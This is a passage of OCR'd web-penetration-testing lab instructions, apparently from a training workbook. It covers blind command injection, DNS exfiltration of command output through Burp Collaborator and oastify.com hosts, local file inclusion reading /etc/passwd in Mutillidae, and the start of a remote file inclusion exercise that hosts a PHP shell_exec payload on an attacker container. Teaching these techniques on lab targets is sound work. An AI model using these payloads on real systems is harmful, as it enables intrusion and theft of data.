
- Use `iptables` to block ICMP to **attacker.sec542.org** (simulating a client's firewall doing the same).

Solution

1. We'll use `nslookup` to determine the IP address of **attacker.sec542.org**, and then use `iptables` to block ICMP to that address. We are doing this to simulate a highly-firewalled webserver that is blocking ICMP.
2. Open a new terminal and type the following.

> **Note**
>
> Do not type this in the attacker container, be sure to type it in a normal terminal.

```
nslookup attacker.sec542.org
sudo iptables -A OUTPUT -d 172.17.0.2 -p icmp -j DROP
```




3. Type this command in the attacker container (it's the terminal with red characters and this prompt: `/ #`). You may need to press `Ctrl-C` to stop the previous `tcpdump` (if you have not done so already).

```
tcpdump -n icmp
```

4. Then enter the following in the "Is it alive?" page:

```
sec542.org; ping -c3 attacker.sec542.org
```


5. Then click **Submit**.
6. Note that the form pauses for a few seconds, and `tcpdump` **does not** show the packets.



7. Press `Ctrl-C` in the attacker terminal window to stop `tcpdump`.

8. Let's remove the firewall rule that was previously created (do not run this command in the attacker container):


```
sudo iptables -D OUTPUT -d 172.17.0.2 -p icmp -j DROP
```



- Use Burp Collaborator to verify blind command injection.

Solution


1. Open **Burp Pro** by clicking on the Burp Pro icon in the upper right corner.




Warning

If you receieve a prompt to update Burp, click **Close** as any new or changed feaures may impact future lab exercises.

1. Go to Burp -> **Burp Collaborator Client**.



2. Then press **Copy to clipboard**.




3. This will copy a randomly-genrated unique DNS name (such as `q6xv6ws7m60vi4zxwtumy6lgj7pxdm.oastify.com`, though yours will be different), allowing Burp Collaborator to determine if anything resolves that name via its DNS server.

4. Type the following in the "Is it Alive?" page: `sec542.org; nslookup <CTRL -V>` (to paste your unique DNS name):

5. It will look like this (but again note that your name will be different: `sec542.org; nslookup q6xv6ws7m60vi4zxwtumy6lgj7pxdm.oastify.com`.

6. Press **Submit** and return to the Burp Collaborator client window and press **Poll now**.




7. Note that our name was resolved, once again proving command injection (and also verifying that DNS is not filtered from the victim server).

• Use Burp Collaborator to exfiltrate data.

Solution

1. Now let's exfiltrate data via Burp Collaborator. We'll use a command with short output, to stay under the 63-character DNS name limit discussed in 542.3's Command Injection lecture. Copy and paste the following in the "Is it Alive?" page: `sec542.org;a=$(whoami|base32|tr -d =);nslookup $a.`
2. Do not press "Submit" yet. Copy your randomly-generated DNS name from Burp Collaborator and paste it to the end of the previous command. Ensure there are no spaces between the command the unique DNS name.
3. It will look like this (but again note that your name will be different): `sec542.org;a=$(whoami|base32|tr -d =);nslookup $a.cfvnhy4u346dxl0qu045nvbleck28r.oastify.com*`

   Then press **Submit** in the browser. Switch back to Burp Collaborator client and press **Poll now**.



   Click on the **Description** tab and highlight and copy (`Ctrl-C`) the hostname (the all-capital base32-encoded string).


4. Open a terminal, and type the following:

```
echo -n O53XOLLEMF2GCCQ | wc -c
```

   Note that `echo -n` tells `echo` to suppress the trailing newline (which would add one character to the byte count). The output is 15 bytes, and we need to append `=` signs to end on a 4-byte boundary. 16 is evenly divisible by 4, so append one `=` sign.


   Type the following in a terminal:

```
echo O53XOLLEMF2GCCQ= | base32 -d
```



5. Now let's use a bash loop to perform `ls /` on the victim web server. This will create multiple DNS requests (one for each file/directory). We won't encode the names this time (although we could) because most or all will be DNS-safe.

6. Copy and paste the following in the "Is it Alive?" page: `sec542.org; for i in $(ls /); do dig $i.`
7. Do not press **Submit** yet. Copy your randomly-generated DNS name from Burp Collaborator and paste it to the end of the previous command. Then paste the following after the name (to complete the bash loop): `; done` .
8. It will look like this (but again note that your name will be different): `sec542.org; for i in $(ls /); do dig $i.q6xv6ws7m60vi4zxwtumy6lgj7pxdm.oastify.com; done` .
9. Verify you have copied/pasted correctly and press **Submit**. Return to the Burp Collaborator client window and press **Poll now**. Go to the **Description** tab of the responses. You will receive numerous file and directory names, one per response, each appearing as the `hostname` . It will take a while for all of the DNS responses to complete, so be sure to press **Poll** a few times. We have highlighted the `home directory below:



Final Step

1. Type `exit` in the attacker container and stop it by typing the following command in a terminal:

```
stop-containers.sh
```

References

[1] http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet

Exercise 3.2 - Local/Remote File Inclusion

Objectives

- Gain hands-on familiarity with discovery and exploitation of Local File Inclusion (LFI) flaws
- Work with Remote File Inclusion (RFI) flaws
- Host PHP code on an attacker-controlled system and use a Remote File Inclusion (RFI) exploit to load and run it on a victim
- Work with static web server to quickly host payloads

Lab Setup

Warning

Ensure you are NOT proxying with Burp or ZAP as that may cause issues with this lab.

1. Open **Firefox** and surf to: https://www.sec542.org/mutillidae/.
2. Click the Mutillidae **Home** button.

3. Pay careful attention to the URL in the address bar.

Note

The URL variables are optional. You may use the URL without options for the following steps in this lab:

`https://www.sec542.org/mutillidae/index.php`

If Mutillidae becomes slow or unresponsive, quit Firefox and restart.

Challenges

Local File Inclusion (LFI)


- Identify a potential LFI vulnerability in Mutillidae.
- Exploit the LFI vulnerability to display any local file.

Solution

1. Take note of the `page=` parameter. Change it to display a local file of your choice.
2. We know that `/etc/passwd` exists on most every UNIX/Linux server.
3. Change the Home address bar to the following:

```
https://www.sec542.org/mutillidae/index.php?page=/etc/passwd
```

4. Then load the page.



5. Feel free to freestyle and view other files.
6. If you are thinking, that is so easy, you are correct.
7. Penetration testing's big secret: Sometimes, it's easy. Please don't tell anyone!
8. We ramp up the difficulty and perform a Remote File Inclusion (RFI) exploit next.

Remote File Inclusion (RFI)

1. Build RFI attack payloads:
    - Write PHP code that runs a local shell command on the victim and displays the output.
    - Write a second PHP script that opens a backdoor shell listener.
    - Load and run via an RFI exploit.
    - Connect to the backdoor listener.

2. Host attack payloads in the attacker container (place them in the `/www` directory inside the container).
3. Open a terminal, start the attacker container, and start the attacker's web service.

```
/labs/attacker-container.sh
```

Solution

1. We will use an Alpine Linux Docker container for the **attacker** system, which is used to simulate a remote attacker, as we did in the previous lab, and then start the nginx web server inside the container.
2. If you have already performed these steps: proceed to the next step. Otherwise: open a terminal and type:

```
/labs/attacker-container.sh
```

3. If you haven't worked with Remote File Inclusion flaws before, they can seem a bit confusing. At a high level, here are the basic steps we will be performing.
   - Write a PHP script (we call it `id.php`) that can run the `id` shell command.
   - Place `id.php` in the attacker container's web root: `/www`.
   - Then have Mutillidae load and execute it via http://attacker.sec542.org/id.php.
4. The PHP `shell_exec` function is well suited for our nefarious purposes.
5. This simple PHP script executes the shell command of your choice:

```
<?php
    echo shell_exec('<command>');
?>
```

> **Note**
>
> You can write the PHP code as a single line:
>
> ```
> <?php echo shell_exec('<command>'); ?>
> ```
>
> Writing it on multiple lines makes it easier to read and also makes adding additional commands easier.


Create /www/id.php in the attacker container

1. Use the nano text editor to create the php file. Type the following in the attacker terminal (the terminal with this prompt: `/ #`).

```
nano /www/id.php
```

2. Enter the PHP code in nano:

```
<?php
    echo shell_exec('id');
?>
```



3. Then press `Ctrl-S` to save the file, and `Ctrl-X` to exit nano.

Launch the RFI

